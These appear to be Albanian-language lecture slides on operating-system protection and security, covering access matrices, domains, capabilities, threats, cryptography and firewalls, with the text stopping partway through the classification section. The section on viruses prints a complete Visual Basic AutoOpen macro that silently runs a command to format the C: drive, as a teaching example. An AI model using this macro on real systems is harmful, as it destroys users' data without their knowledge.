MBROJTJA DHE SIGURIA E SISTEMEVE OPERATIVE

KAPITULLI 8

Prof. Ass. Dr. Isak Shabani

MBROJTJA E SISTEMEVE OPERATIVE

- Qëllimet e Mbrojtjes
- Zanafilla e Mbrojtjes
- Domeni i Mbrojtjes
- Matrica e Qasjes
- Zbatimi i matricës për qasje
- Kontrolli i qasjes
- Revokimi i të drejtave për qasje
- Mbrojtja e bazuar në mundësi
- Mbrojtja me bazë gjuhësore

Qëllimet e Mbrojtjes

• Sistemet operative përbehen nga grumbuj objektesh të harduerit apo softuerit

• Secili objekt ka një emër unik e që mund t'i qasemi përmes operacioneve te caktuara dhe të përcaktuara qartë

• Problemi i mbrojtjes – është që të sigurohet se secilit objekt i qasemi me të drejtë dhe vetëm nga ato procese që iu lejohet qasja
  - politika të paracaktuara dhe mundësia e ndryshimit te tyre
  - qasje e (pa)autorizuar
  - ndarja e hapësirës fizike me emër të njëjtë
  - (keq)shfrytëzimi

Zanafilla e Mbrojtjes

- Parimi i privilegjit më të ulët
- Programeve, shfrytëzuesve, sistemeve duhet t'u epen vetëm privilegjet e nevojshme sa u mjaftojnë për të kryer punët e tyre
- llogarie të veçante për secilin shfrytëzues
- funksionalitet në varësi të rolit
- kufizuar në funksionalizimin e:
  - shërbimeve të veçanta
  - qasjes në distancë
  - orareve të caktuara kohore
- listën për kontrollet e qasjeve (ACL)

Domeni i Mbrojtjes


përbërja e domenit

• procesi operon brenda një domeni të sigurisë, i cili saktëson resurset që procesi mund t'u qaset

• domeni përcakton një grup objektesh dhe llojet e operacioneve që mund të thirren në secilin objekt

• mundësia për të ekzekutuar një operacion në një objekt është një *e drejtë për qasje*

<emri - i objektit, grupi - i të drejtave>




Zbatimi i Domenit te UNIX

- sistemi përbëhet nga dy domene
  - shfrytëzuesi
  - mbikëqyrësi
- UNIX
  - domeni = ID e shfrytëzuesit
  - ndërrimi i domenit arrihet përmes skedarit sistemor
    - secili skedar ka të shoqëruar bit-in e domenit
    - kur ekzekutohet një skedar dhe setuid = on, atëherë user-ID bëhet sikur i krijuesit të skedarit që po ekzekutohet. Kur të përfundoj ekzekutimi user-ID kthehet në gjendjen e mëparshme

Zbatimi i Domenit te MULTICS

- Le të jenë *Di* dhe *Dj* dy domene unazore
  - nëse j < i ➔ Di c Dj



Struktura unazore e MULTICS-it

Matrica e Qasjes

- mbrojtja të shikohet në formën abstrakte si matricë e qasjes
  - rreshtat përfaqësojnë domenet
  - kolonat përfaqësojnë objektet

- qasjet (i , j) janë një grup i operacioneve që një operacion i ekzekutuar në domenin *i*, mund të thirri në objektin *j*

Objekti / ***Domeni***	**O1**	**O2**	**O3**	**Printeri**
D1	*Read*		*read*	
D2				*Print*
D3		*Read*	*execute*	
D4	*read write*		*read write*	

Matrica e Qasjes

Shfrytëzimi i matricës për qasje

- Nëse një proces në domenin *Di* provon të bëjë një operacion në objektin *Oj*, operacioni duhet të jetë në matricën për qasje
- Matrica mund të zgjerohet për të ofruar mbrojtje dinamike
  - shtimi i operacioneve, fshirja e të drejtave për qasje
  - të drejta speciale për qasje
    - krijuesi i *Oi*
    - kopjimi i operacionit prej *Oi* në *Oj*
    - kontrolli – *Di* mund të ndryshoj të drejtat e qasjes së *Dj*
    - transferimi – kalimi prej *Di* në *Dj*
- Dizajni i matricës për qasje ndanë mekanizmin prej politikave
  - Mekanizmi
    - sistemi operativ ofron matricën për qasje dhe rregullat
    - siguron që matrica mund të ndërrohet vetëm nga persona të autorizuar dhe rregullat janë saktë të përforcuara
  - Politikat
    - shfrytëzuesit përcaktojnë politikat
    - kush mund t'i qaset cilave objekte dhe në çfarë mënyre

Zbatimi i matricës për qasje

- secila kolonë = lista e kontrollit të qasjes për një objekt
  - kush mund të bëjë cilat operacione
- secili rresht = lista e mundësive (sikur çelës)
  - për secilin domen, operacione që mundësohen në një objekt

Objekti / ***Domeni***	**O1**	**O2**	**O3**	**Printeri**	**D1**	**D2**	**D3**	**D4**
D1	*read*		*read*			*switch*		
D2				*Print*			*switch*	*switch*
D3		*Read*	*execute*					
D4	*read write*		*read write*		*switch*			

Matrica e qasjes me domenet si objekte

Kontrolli i qasjes


- mbrojtje iu ofrohet edhe burimeve tjera që nuk janë skedarë

- Solaris 10 ofron kontrollin e qasjes të bazuar në rol, për të zbatuar privilegjin më të ulët

  - privilegji është e drejta për të ekzekutuar thirrjet sistemore ose për të përdorë ndonjë opsion brenda thirrjes sistemore

  - mund t'u shoqërohet proceseve

  - shfrytëzuesve u shoqërohen role që garantojnë qasje në privilegje dhe programe



Kontrolli i qasjes i bazuar në rol – në Solaris 10

Revokimi i të drejtave për qasje

• Lista e të drejtave për qasje – fshirja e të drejtave për qasje nga lista e qasjes
  - e thjeshtë
  - e menjëhershme

• Lista e mundësive – është një skemë e nevojshme për të lokalizuar mundësitë në sistem para se ato të mund të revokohen
  - ri-kërkimi
  - treguesit paraprak
  - veprime të tërthorta
  - çelësat

Mbrojtja e bazuar në mundësi

- HYDRA
  - grup i fiksuar i të drejtave për qasje i njohur dhe me mundësi interpretimi nga sistemi
  - interpretimi i të drejtave të qasjes të përcaktuar nga shfrytëzuesi të ekzekutuara vetëm nga shfrytëzuesit e programeve; sistemi ofron qasje të mbrojtur për shfrytëzimin e këtyre të drejtave

- Sistem Cambridge CAP
  - mundësi e shënimeve – ofron mundësitë standarde read, write, execute të segmenteve individuale të ruajtjes të shoqëruara me objekte
  - mundësi e softuerit – interpretimi i lihet nënsistemit, përmes procedurave të tyre të mbrojtura

Mbrojtja me baze gjuhësore

• saktësimi i mbrojtjes në një gjuhë programuese mundëson një nivel të lartë të përshkrimit të politikave për shpërndarje dhe shfrytëzim të resurseve

• zbatime gjuhësore mund të ofrojnë softuer për të mundësuar mbrojtjen kur mungojnë përkrahës harduerik automatik për kontroll

• interpretimi i specifikave të mbrojtjes për të gjeneruar thirrje në çfarëdo sistemi mbrojtës që ofrohet nga hardueri dhe sistemi operativ

SIGURIA E SISTEMEVE OPERATIVE

- Problemi i Sigurisë
- Programet Kërcënuese
- Kërcënimet e Sistemit dhe të Rrjetës
- Kriptografia si mjet sigurie
- Vërtetimi i Shfrytëzuesit
- Implementimi i sigurisë mbrojtëse
- “Firewall”-at për mbrojtjen e sistemeve dhe rrjetës
- Klasifikimet e Sigurisë Kompjuterike
- Shembull: WINDOWS XP

Problemi i Sigurisë


Siguria është po aq e brishtë sa edhe hallka më e brishtë

- OBJEKTIVI
  - sulmet dhe kërcënimet e sigurisë
  - bazat e enkriptimit, vërtetësisë, dhe hash-ingut
  - shfrytëzimi i kriptografisë në kompjuterikë
  - kundërmasat ndaj sulmeve të sigurisë

- ambienti i jashtëm i sistemit, mbrojtja e resurseve të sistemit
- ndërhyrësit keqdashës (krekerat) tentojnë të thyejnë sigurinë
- kërcënimi është cenim potencial i sigurisë
- sulmi është një tentim për të thyer sigurinë
- sulmi mund të jetë aksidental apo keqdashës
- lehtësia e mbrojtjes ndaj keqpërdorimeve aksidentale kundrejt atyre keqdashëse

Programet Kërcënuese

- KATEGORITË
  - thyerja e fshehtësisë
  - thyerja e integritetit
  - thyerja e disponueshmërisë
  - vjedhja e shërbimit
  - mohimi i shërbimit
- METODAT
  - maskarada (thyerja e vërtetësisë)
  - sulmi i ripërsëritur
    - modifikimi i mesazhit
  - sulmi "njeriu në mes"
  - rrëmbimi i sesionit
- NIVELET
  - fizik
  - njerëzor,
  - sistemit operativ
  - rrjetit



Programet kërcënuese


- Programet kërcënuese:
  - kali i Trojës (ang. Trojan Horse)
  - dera e pasme (ang. Trap Door)
  - bomba logjike (ang. Logic Bomb)
  - ngecja dhe tamponi i stërmbushur (ang. Stack & Buffer Overflow)
- Viruset
  - pjesë të kodit të përfshira në një program legjitim
  - specifik për arkitekturën e CPU-së, sistemit operativ, aplikacioneve
  - zakonisht i sajuar përmes e-mail-it ose makro-ve

skedar, rrënjë, makro, kod burimor, polimorfet, enkriptuar, padukshëm, tuneli, shumë-pjesshëm, blinduar

makro në Viaual Basic që do të bëjë ri-formatimin e hard diskut

```
Sub AutoOpen ( )
Dim oFS
        Set oFS = CreateObject (''Scripting.FileSystemObject'')
        vs = Shell (''c:command.com /k format c:'',vbHide)
End Sub
```


Virus kompjuteri në sektorin iniciues



Një virus i sektorit iniciues në kompjuter

Kërcënimet e Sistemit dhe të Rrjetës


- Karremat (ang. Worms)
  - shfrytëzojnë mekanizmin e vezës; programe të pavarura
- Skanimi i Porteve
  - tentime të automatizuara për kyçje në një rang të porteve në një apo një rang të IP adresave



- Refuzimi i Shërbimit
  - mbingarkimi i kompjuterit të shënjuar duke i pamundësuar që të bëjë ndonjë punë tjetër
  - refuzimi i shërbimit i shpërndarë vjen nga shumë drejtime në të njëjtën kohë

Kriptografia si mjet sigurie

- Vegël e sigurisë më e përhapur
  - burimi dhe destinimi i mesazhit nuk janë të besueshëm pa kriptografi
- Bazuar në sekrete (çelësi)




Komunikimi i sigurt përmes mediumit të pasigurt

Enkriptimi

- enkriptimi simetrik (triple DES, AES, twofish, RC5, RC4)
- enkriptimi asimetrik (RSA)

- kufizon grupin e mundshëm të pranimit të një mesazhi
  - autentifikimi
- dëshmon identitetin e dërguesit
- dëshmon për origjinalitetin e mesazhit
- shpërndarja e çelësave – certifikatat digjitale
- zbatimi i kriptografisë: TCP, SSL, IKE, VPN



Enkriptim dhe dekriptim përmes kriptografisë asimetrike

Vërtetimi i Shfrytëzuesit

• vendimtar është identifikimi i drejtë i shfrytëzuesit, sepse mbrojtja e sistemit varet nga ID e shfrytëzuesit

• identiteti i shfrytëzuesit në shumicën e rasteve vendoset nga fjalëkalimi, mund të konsiderohet rast special ose i çelësave ose i mundësive
  - gjithashtu mund të përfshijë diçka që shfrytëzuesi ka dhe/apo i atribuohet

• fjalëkalimet duhet të mbahen sekrete
  - ndërrimi i shpeshtë i fjalëkalimit
  - shfrytëzimi i fjalëkalimeve që nuk janë të lehtë për t'u qëlluar
  - mbajtja e shënimit për të gjitha tentim-qasjet e dështuara

• fjalëkalimet mund të jenë edhe të enkriptuara apo edhe për një shfrytëzim të vetëm

Implementimi i sigurisë mbrojtëse

- teoria më e zakontë e sigurisë është ajo e mbrojtjes së thellë – me shumë shtresa të sigurisë
- politikat e sigurisë përshkruajnë se çfarë po sigurohet
- vlerësimi i dobësisë krahason gjendjen reale të sistemi/rrjetit krahasuar me politikat e sigurisë
- zbulimi i ndërhyrjeve mundohet të zbuloj ndërhyrjet që kanë ndodh apo është tentuar
  - zbulimi bazuar në nënshkrim që shikon modele të sjelljes specifike
  - zbulimi i anomalive që shikon për sjelljet jo të zakonta
  - alarmet e rrejshme, ndërhyrjet e pavërejtura - paraqesin problem
- mbrojtja nga viruset
- kontroll, llogaridhënie, dokumentim i aktiviteteve të sistemit /rrjetit

"Firewall"-at për mbrojtjen e sistemeve dhe rrjetës

- firewall i rrjetit vendoset në mes të sistemeve të besuara dhe atyre jo të besuara
  - kufizon qasjen në rrjetë në mes të këtyre dy domeneve të sigurisë

- firewall mund të përdoret si tunel apo i rremë
  - tuneli mundëson protokolleve të ndaluara të qarkullojnë përmes protokolleve të lejuara (p.sh. telnet përmes HTTP)
  - firewall-i vendosin zakonisht bazuar në emrin e nikoqirit ose IP adresën që mund të jetë edhe e rremë

- firewall personal – është një shtresë e softuerit të një nikoqiri
  - mund të monitoroj/kufizoj trafikun prej dhe nga një nikoqir

- firewall i aplikacionit me prokurë – e kuptojnë protokollin e aplikacionit dhe mund ta kontrollojnë atë (siç është SMTP)

- firewall për thirrjet sistemore – monitorojnë të gjitha thirrjet sistemore të rëndësishme dhe vendosin rregulla për to (p.sh. ky program mund të ekzekutoj atë thirrje sistemore)

Klasifikimet e Sigurisë Kompjuterike

• Departamenti i Mbrojtjes i SHBA-ve ka themeluar 4 divizione të sigurisë së kompjuterëve: A, B, C, dhe D

• D – siguri minimale

• C – ofron mbrojtje të mençur përmes kontrollit
  - ndahet në C1 dhe C2
    - C1 identifikon shfrytëzuesit që bashkëpunojnë me nivel të njëjtë të sigurisë
